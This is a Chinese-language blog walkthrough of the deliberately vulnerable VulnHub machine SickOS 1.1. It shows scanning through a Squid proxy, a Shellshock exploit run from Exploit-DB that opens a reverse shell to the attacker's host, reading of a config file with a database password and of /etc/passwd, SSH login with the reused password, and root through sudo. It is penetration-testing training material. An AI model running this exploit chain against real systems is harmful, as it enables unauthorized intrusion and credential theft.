OSCP - SickOS:1.1 writeup

原创

一支神经病 于 2020-04-15 13:23:25 发布 492 收藏
分类专栏： VM破解 文章标签： vulhub

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/sickos/sick0s1.1.7z

> 用到的知识点：
>
> nikto漏扫
>
> cgi漏洞
>
> sudo -s提权

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      1      60  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
10.0.3.137      00:0c:29:19:7b:cf      1      60  VMware, Inc.
10.0.3.142      00:0c:29:7d:3a:30      1      60  VMware, Inc.
10.0.3.143      00:0c:29:e0:7c:68      1      60  VMware, Inc.
10.0.3.254      00:50:56:e9:d9:be      1      60  VMware, Inc.
```


地址为10.0.3.143

nmap

```
nmap -sV -p- 10.0.3.143
```

```
root@kali4:~# nmap -sV -p- 10.0.3.143
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 05:45 EDT
Nmap scan report for 10.0.3.143
Host is up (0.00025s latency).
Not shown: 65532 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp open   http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:E0:7C:68 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.25 seconds
```


漏扫

想了一下突破口肯定不是ssh，就从3128端口入手把，是个代理，那就通过这个代理扫描后面的站点

```
nikto -h 10.0.3.143 -useproxy http://10.0.3.143:3128
```

```
root@kali4:~# nikto -h 10.0.3.143 -useproxy http://10.0.3.143:3128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.3.143
+ Target Hostname:    10.0.3.143
+ Target Port:        80
+ Proxy:              10.0.3.143:3128
+ Start Time:         2020-04-14 22:43:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
s of XSS
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec
4 19:35:02 2015
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See
 http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load balance
r or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/
cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ 8726 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-04-14 22:44:36 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


exploit

看到有个shellshock的洞，CVE编号是CVE2014-6271，还可以发现漏洞的路径是/cgi-bin/status

我们打下payload，exp可以这里下载

https://www.exploit-db.com/exploits/34900

```
python 34900.py payload=reverse rhost=10.0.3.143 lhost=10.0.3.141 lport=555 proxy=10.0.3.143:3128 pages=/cg
```

```
root@kali4:~/mytools# python 34900.py payload=reverse rhost=10.0.3.143 lhost=10.0.3.141 lport=555 proxy=10.0.3.143:3128 pages=/cgi-bin/status/
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/status/
[!] Successfully exploited
[!] Incoming connection from 10.0.3.143
10.0.3.143>
```

然后就获得了一个不太好使但能用的shell

```
10.0.3.143> uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
```

这期间尝试过直接提权，然后并没有成功，就在想其他方法。

想到这是个站点，就去看看网站目录下都有什么把。

```
10.0.3.143> cd /var/www
10.0.3.143> ls
connect.py
index.php
robots.txt
wolfcms
```

```
10.0.3.143> cd wolfcms
10.0.3.143> ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
```

看到了什么，看到了config.php，来看看文件内容吧

```
10.0.3.143> cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```


好东西，接下来看看这台机器的用户都有哪些，

```
cat /etc/passwd
```

```
t:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/
10.0.3.143>
bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```


这些用户名都试一下，看哪个密码是john@123

我猜是sickos，因为机器名字是这个，废话不多说，直接试把

```
root@kali4:~# ssh sickos@10.0.3.143
sickos@10.0.3.143's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Apr 15 10:50:18 IST 2020

  System load:  0.0               Processes:           119
  Usage of /:   4.1% of 28.42GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.0.3.143
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

178 packages can be updated.
145 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Apr 15 10:05:24 2020 from 10.0.3.141
```


提权

劳动人民的智慧，看下sudo列表


```
sickos@SickOs:~$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
```

这就是传说中的送分题？

直接sudo -s

```
sickos@SickOs:~$ sudo -s
root@SickOs:~# id
uid=0(root) gid=0(root) groups=0(root)
```

over


root@SickOs:~# cd /root
root@SickOs:/root# ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:/root# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!
ROOT!
You have Succesfully completed SickOS1.1.
Thanks for Trying
https://blog.csdn.net/Jiajiajiang_

真over